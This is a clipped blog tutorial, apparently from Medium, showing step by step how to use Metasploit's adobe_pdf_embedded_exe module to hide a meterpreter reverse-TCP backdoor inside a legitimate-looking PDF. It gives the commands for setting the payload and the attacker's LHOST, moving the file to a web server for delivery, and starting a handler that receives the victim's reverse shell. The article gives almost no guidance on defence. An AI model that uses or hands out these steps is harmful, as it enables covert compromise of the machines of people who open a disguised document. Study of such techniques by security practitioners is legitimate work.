Embedding backdoor into PDF files | by David Artykov | Purple TEAM | Medium

Thursday, September 23, 2021 12:59 AM

Recortado de: https://medium.com/purple-team/embedding-backdoor-into-pdf-files-1781dfce62b1

Adobe keeps on being sub-par in security, and subsequently, a considerable number of customer operating systems are vulnerable.

Lindsey O'Donnell


PDF, or Portable Document Format, is an extraordinarily intricate file format, represented by numerous models and semi-principles. Like HTML and CSS, it was intended for document layout and introduction. Additionally, like HTML and CSS, it has been expanded with a JavaScript motor and document API that enables developers to transform PDF reports into applications — or agents for malware.

Among the most generally utilized Adobe items is Reader. Almost every PC has some variant of Adobe Reader on it for perusing PDFs. You presumably have it, as well. However, most people are ignorant of the security issues that Reader has encountered — and they neglect to upgrade or fix it.

In this article, we will show you how to compromise a target machine with a malicious PDF file.


First, start the msfconsole and search for the *"adobe_pdf"* exploit. Metasploit will present you with numerous exploits designed for various operating systems. The one that we are going to use is *"exploit/windows/fileformat /adobe_pdf_embedded_exe"* designed for Windows systems.

Ex: *(msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe).*




Now we should view the data accessible to us about this exploit, to do so,


type the *"show options"* command.




It will show you the default information regarding the PDF name and the location of the default basic PDF file. We need to change it and create our malicious PDF file. Before starting this tutorial, we downloaded a *"cybersecurity-101.pdf"* file from the website, so we are going to embed a backdoor into this file. For this, we need to set *"INFILENAME"* option and provide a direct path to the *"cybersecurity-101.pdf"* file. Next, we should change the name of the newly created malicious PDF file to something more convincing by setting the *"FILENAME'* option. Lastly, you may create your own alert messages that can be displayed on the target computer once the malicious PDF file is run (this part is optional). To accomplish it, you need to set the *"LAUNCH_MESSAGE"* option and provide any warning or alert message you want.




Once the basic setup is complete next, we need to find a payload to embed it into the PDF file. Type the *"show payloads"* command to list all available payloads and pick the one of your interest. In this example, we will use the *"windows/meterpreter/reverse_tcp"* payload.



Set the *"PAYLOAD"* option to *"windows/meterpreter/reverse_tcp"* and hit *"Enter."* Type the *"show options"* command to list all available options that can be set further.



Set the *"LHOST"* option to an attacker's IP and then type *"exploit"* to create a malicious PDF file. You may also change the default port number to whatever you like, but in this case, we will keep it as is.




When the generating process is completed successfully, your backdoored PDF file will be stored at the *"/root/.msf4/local/Cybersecurity.pdf"* location. Now, let's move this file to our web server so we can deliver it to our target machine efficiently.


Ex: *(**root@kali**:~# mv /root/.msf4/local/Cybersecurity.pdf /var/www /html/Evil-Files/).*

Before running our malicious PDF file on the target computer, we need to


start the listener to listen for an incoming connection. For this, we are going to use *"exploit/multi/handler"* with *"windows/meterpreter/reverse_tcp"* payload.



Set the *"LHOST"* option to an attacker's IP and set *"LPORT"* to a port number you used during the creation of the malicious PDF file. In this example, we kept the default port, so we will not change it and keep it as is. Then type *"exploit"* to start listening.



Once the PDF file is executed in the target computer, it'll display legitimate PDF file contents, but in the background, our malicious backdoor will run and send a reverse shell connection to an attacker computer.



Adobe has had various security issues with its items, including Adobe Reader, Illustrator, Flash, and others. Security vulnerabilities are halfway in charge of Apple restricting Flash from their iOS. Adobe keeps on being sub-par in security, and subsequently, a considerable number of customer operating systems are vulnerable.